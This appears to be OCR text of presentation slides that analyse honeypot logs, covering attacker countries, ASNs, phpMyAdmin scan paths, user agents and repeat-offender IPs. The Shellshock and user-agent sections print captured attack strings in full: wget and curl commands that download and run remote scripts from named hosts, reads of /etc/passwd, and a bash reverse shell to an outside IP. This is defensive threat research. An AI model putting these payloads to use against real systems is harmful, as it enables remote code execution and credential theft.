
Country Matters, Right?

China	55675
United States	20440
Taiwan	4641
Singapore	2395
Sweden	1857
Russian Federation	693
Germany	586
Netherlands	538
Turkey	532
Korea, Republic of	441
Ukraine	324
India	222
Canada	181
France	159
Poland	156
Israel	138
United Kingdom	133
Brazil	124
Barbados	106
Iran, Islamic Republic of	100

China	77443
United States	61453
Russian Federation	7448
France	6586
Taiwan	6105
Sweden	5410
Australia	5031
Germany	3643
Netherlands	3545
Korea, Republic of	3375
Singapore	2718
Colombia	2580
United Kingdom	2083
Brazil	1707
Indonesia	1677
Turkey	1607
Italy	1329
Poland	1119
India	1106
Argentina	1057


Before


Correlation Matrix
Barbados
Brazil
Canada
China
France
Germany
India
Iran, Islamic Republic of
Israel
Korea, Republic of
Netherlands
Poland
Russian Federation
Singapore
Sweden
Taiwan
Turkey
Ukraine
United Kingdom
United States
0.90
0.75
0.60
0.45
0.30
0.15
0.00
−0.15



Correlation Matrix
Argentina
Australia
Brazil
China
Colombia
France
Germany
India
Indonesia
Italy
Korea, Republic of
Netherlands
Poland
Russian Federation
Singapore
Sweden
Taiwan
Turkey
United Kingdom
United States
0.90
0.75
0.60
0.45
0.30
0.15
0.00
−0.15

Highly Correlated Probes

Before



Highly Correlated Probes



ASN

```
ASN: AS14618 Amazon.com, Inc. - Count: 81
ASN: AS4134 Chinanet - Count: 52
ASN: AS4837 CNCGROUP China169 Backbone - Count: 44
ASN: AS23650 AS Number for CHINANET jiangsu province backbone - Count: 25
ASN: AS7922 Comcast Cable Communications, Inc. - Count: 22
ASN: AS29073 Ecatel Network - Count: 19
ASN: AS36352 ColoCrossing - Count: 16
ASN: AS16509 Amazon.com, Inc. - Count: 15
ASN: AS9930 TIME dotCom Berhad - Count: 14
ASN: AS12876 ONLINE S.A.S. - Count: 13
ASN: AS4812 China Telecom (Group) - Count: 9
ASN: AS36375 University of Michigan - Count: 8
ASN: AS20115 Charter Communications - Count: 7
ASN: AS18978 Enzu Inc - Count: 7
ASN: AS22773 Cox Communications Inc. - Count: 7
ASN: AS32475 SingleHop - Count: 6
ASN: AS701 MCI Communications Services, Inc. d/b/a Verizon Business - Count: 6
ASN: AS10796 Time Warner Cable Internet LLC - Count: 6
ASN: AS10439 CariNet, Inc. - Count: 6
```

Organization

```
Org: Amazon.com, Inc. - Count: 96
Org: Chinanet - Count: 52
Org: CNCGROUP China169 Backbone - Count: 44
Org: AS Number for CHINANET jiangsu province backbone - Count: 25
Org: Comcast Cable Communications, Inc. - Count: 22
Org: Ecatel Network - Count: 19
Org: ColoCrossing - Count: 16
Org: Time Warner Cable Internet LLC - Count: 15
Org: TIME dotCom Berhad - Count: 14
Org: ONLINE S.A.S. - Count: 13
Org: China Telecom (Group) - Count: 10
Org: University of Michigan - Count: 8
Org: Charter Communications - Count: 7
Org: LeaseWeb B.V. - Count: 7
Org: Cox Communications Inc. - Count: 7
Org: Enzu Inc - Count: 7
Org: CariNet, Inc. - Count: 6
Org: Guangdong Mobile Communication Co.Ltd. - Count: 6
Org: SingleHop - Count: 6
```

Shellshock

- 681 Shellshock attempts - 787 Updated
  - 440 unique Shellshock attempts - 546 Updated

- GET /cgi-bin/fire.cgi HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "cd /var/tmp;wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi"
- GET / HTTP/1.0\r\nAccept: */*\r\nUser-Agent: () { :;}; echo BANG: $(cat /etc/passwd)
- GET / HTTP/1.0\r\nAccept: */*\r\nReferer: () { :;}; echo "BigBang: " $(</etc/passwd)\r\nUser-Agent: () { :;}; echo "BigBang: " $(</etc/passwd)
- GET / HTTP/1.1\r\nHost: Y.Y.Y.Y\r\nUser-Agent: () { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a
- GET / HTTP/1.1\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a
- GET / HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh"
- GET /cgi-mod/view_help.cgi HTTP/1.1\r\nAccept: */*\r\nHost: 54.68.96.53\r\nReferer: () { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh\r\nUser-Agent: () { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh
- GET / HTTP/1.0\r\nCache-Control: no-cache\r\nConnection: Keep-Alive\r\nCookie: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nPragma: no-cache\r\nReferer: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nTest: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nUser-Agent: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl

- http://stablehost.us/bots/regular.bot
- http://www.ykum.com//bbs/skin/zero_vote/cpan_root
- http://202.143.160.141/lib21/index.cgi
- http://184.171.247.165/wi

phpMyAdmin

10 IPs scanning for phpMyAdmin URLs - 23 Updated

- 239 Requests - 533 Updated
- 122 Unique URLs - 191 Updated

- //web/phpMyAdmin/scripts/setup.php
- //phpMyAdmin2/scripts/setup.php
- //phpMyAdmin-3.0.0.0-all-languages/scripts/setup.php
- //phpMyAdmin-2.11.1-all-languages/scripts/setup.php
- //phpMyAdmin-3.0.0-rc1-english/scripts/setup.php
- //phpMyAdmin3/scripts/setup.php
- //phpMyAdmin-3.0.1.0-english/scripts/setup.php
- //phpMyAdmin-2/scripts/setup.php
- /phpMyAdmin/scripts/setup.php
- //phpMyAdmin/scripts/setup.php
- //phpMyAdmin-3.4.3.1/scripts/setup.php
- //phpMyAdmin-2.11.1.1/scripts/setup.php
- //phpMyAdmin-2.9.0-rc1/scripts/setup.php
- //phpMyAdmin-2.8.5/scripts/setup.php
- //phpMyAdmin-2.8.3/scripts/setup.php
- //phpMyAdmin-2.6.4-pl4/scripts/setup.php
- //phpMyAdmin-3.1.2.0-english/scripts/setup.php
- //phpMyAdmin-2.7.0-rc1/scripts/setup.php
- //phpMyAdmin-2.6.4-pl3/scripts/setup.php
- //phpMyAdmin-2.10.0.0/scripts/setup.php

User-Agents


() { :; }; curl http://202.143.160.141/lib21/index.cgi | perl **619**
Cloud mapping experiment. Contact research@pdrlabs.net **43**
() { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh **27**
ZmEu **20**
() { foo;};echo; /usr/bin/id **20**
Mozilla/5.0 **9**
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98) **7**
Morfeus Fucking Scanner **6**
Googlebot/2.1 (+http://www.google.com/bot.html) **5**
() { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl **5**
IPv4Scan (+http://ipv4scan.com) **4**
masscan/1.0 (https://github.com/robertdavidgraham/masscan) **4**
Mozilla/5.0 (compatible; Muenster University of Applied Sciences; +http://fb02itsscan.fh-muenster.de) **4**
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html) **2**
Robocop **2**
() { :;}; echo BANG: $(cat /etc/passwd) **2**
() { :;}; /bin/bash -c "cd /var/tmp;wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi" **2**
() { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a **2**
() { :; }; echo X-Bash-Test: `echo glXpsoaBEf`; **1**
HTTP_Request2/0.5.2 (http://pear.php.net/package/http_request2) PHP/5.2.5 **1**
() { :;}; echo "BigBang: " $(</etc/passwd) **1**
() { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh" **1**
() { ignored;};/bin/bash -i >& /dev/tcp/207.240.10.1/8888 0>&1 **1**

Multiple Honeypot Activity

192.3.45.107 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 14 connections
125.64.35.67 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 41 connections
95.211.168.135 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 4 connections
178.218.210.59 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 399 connections
71.6.135.131 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections
117.21.173.140 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 146 connections
193.174.89.19 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections
117.21.173.155 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 24 connections
171.221.246.27 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 5 connections
66.240.236.119 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 26 connections
123.151.149.222 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 9 connections
125.64.35.67 seen across 4 honeypots (X.X.X.X:amun.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:glastopf.events, Z.Z.Z.Z:amun.events) with 326 connections
198.20.69.74 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 46 connections

7 More Seen since the last presentation

125.64.35.67



Port	Count
9999	66
443	58
80	55
3128	43
8080	41
1080	18
445	2

SIP - Dionaea

- 11 Days
- 1033 Sessions
- 107 Unique hosts
- Top Talkers:
  - 88.150.240.142 (101)
  - 23.92.80.110 (117)
  - 88.150.240.125 (323)

References

- http://secrepo.com/
- http://threatstream.github.io/mhn/
- https://github.com/johnnykv/mnemosyne
- https://redmine.honeynet.org/projects/hpfeeds/wiki
- http://glastopf.org/
- http://snort.org/
- http://amunhoney.sourceforge.net/
- http://ipython.org/
- http://dionaea.carnivore.it/